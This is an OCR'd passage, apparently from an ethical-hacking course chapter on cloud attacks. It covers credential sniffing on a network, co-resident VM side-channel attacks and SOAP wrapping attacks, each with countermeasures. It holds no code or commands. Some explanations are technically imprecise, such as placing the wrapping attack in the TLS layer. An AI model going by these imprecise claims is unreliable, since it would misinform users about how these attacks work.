
Attacker sniffs the
login credentials/cookies
User
Sniffer
Attacker
Attacker logs
into Cloud
Services
User
Switch
NIC Card in
Promiscuous Mode
Cloud Server

Figure 19.27: Example of service hijacking using network sniffing

As shown in figure, when a user enters login credentials to access cloud services, an attacker can sniff the credentials/cookies during their transmission across a network using packet sniffers, such as Wireshark and Capsa Portable Network Analyzer. The attacker then logs into the cloud services via the stolen credentials.

Countermeasures:

- Encrypt sensitive data over the network.
- Encrypt sensitive data in configuration files.
- Detect network interface controllers (NICs) running in promiscuous mode.




Cloud Attacks: Side-Channel Attacks or Cross-guest VM Breaches

- The attacker compromises the cloud by placing a **malicious virtual machine** near to a target cloud server and then launches a side-channel attack
- In a side-channel attack, the attacker **runs a virtual machine on the same physical host as the victim's virtual machine** and takes advantage of the shared physical resources (processor cache) to **steal data** (cryptographic keys) from the victim
- Side-channel attacks can be implemented by any **co-resident user** due to the vulnerabilities in shared technology resources

User
Multi-tenant Cloud
CPU Cache
Victim's VM
Attacker impersonates victim using the stolen credentials
Cryptographic Keys/ Plain Text Secrets
Attacker's VM
Steals victim's credentials
Attacker
❶ Timing Attack
❷ Data Remanence
❸ Acoustic Cryptanalysis
❹ Power Monitoring Attack
❺ Differential Fault Analysis

Side-Channel Attacks or Cross-guest VM Breaches

Attackers can compromise the cloud by placing a malicious virtual machine near a target cloud server and then launch a side-channel attack. The below figure show how an attacker can compromise the cloud by placing a malicious VM near a target cloud server. The attacker runs the VM on the same physical host as the target VM and takes advantage of the shared physical resources (processor cache). Then, he launches side-channel attacks (timing attack, data remanence, acoustic cryptanalysis, power monitoring attack, and differential fault analysis) to extract cryptographic keys/plain text secrets to steal the victim's credentials. Side-channel attacks can be implemented by any co-resident user and are mainly related to vulnerabilities in shared technology resources. Finally, the attacker uses the stolen credentials to impersonate the victim.




User
Multi-tenant Cloud
CPU Cache
Victim's VM
Attacker impersonates victim using the stolen credentials
Cryptographic Keys/ Plain Text Secrets
Attacker's VM
Steals victim's credentials
Attacker
❶ Timing Attack
❷ Data Remanence
❸ Acoustic Cryptanalysis
❹ Power Monitoring Attack
❺ Differential Fault Analysis

Figure 19.28: Example of Side-Channel attacks

Side-Channel Attack Countermeasures

- Implement a virtual firewall in the cloud server back-end of the cloud computing; this prevents the attacker from placing malicious VMs.
- Implement random encryption and decryption (encrypts data using RSA, 3DES, AES algorithms).
- Lockdown OS images and application instances to prevent compromising vectors that might provide access.
- Check for repeated access attempts to local memory and to any hypervisor processes or shared hardware cache by tuning and collecting local process monitoring data and logs for cloud systems.
- Code the applications and OS components so that they access shared resources, such as memory cache, in a consistent and predictable way. This coding style prevents attackers from collecting sensitive information, such as timing statistics and other behavioral attributes.



Cloud Attacks: Wrapping Attack

- A wrapping attack is performed during the **translation of the SOAP message** in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user

User
Attacker
Cloud Server
1
User sends request to the webserver
Header
Body
2
Sends a SOAP message with a header
Intercepts the SOAP message
Header + Body
Malicious Body
3
Duplicates the original document, adds the copy to the header and modifies the original document
Sends the modified SOAP message

Wrapping Attack

A wrapping attack is performed during the translation of the SOAP message in the TLS layer, where attackers duplicate the body of the message and send it to the server as a legitimate user. As shown in the below figure, when users send a request from their VM through a browser, the request first reaches the web server. Then, a SOAP message containing structural information is generated and exchanged with the browser during the passing of the message. Before the message passing occurs, the browser needs to sign the XML document and canonicalize it. Additionally, it should append the signature values to the document. Finally, the SOAP header should contain the necessary information for the destination after computation.

In a wrapping attack, the adversary deception occurs during the translation of the SOAP message in the TLS. The attacker duplicates the body of the message and sends it to the server as a legitimate user. The server checks the authentication through the signature value (which is also duplicated) and verifies its integrity. As a result, the adversary can intrude in the cloud and run malicious code to interrupt the usual functioning of the cloud servers.


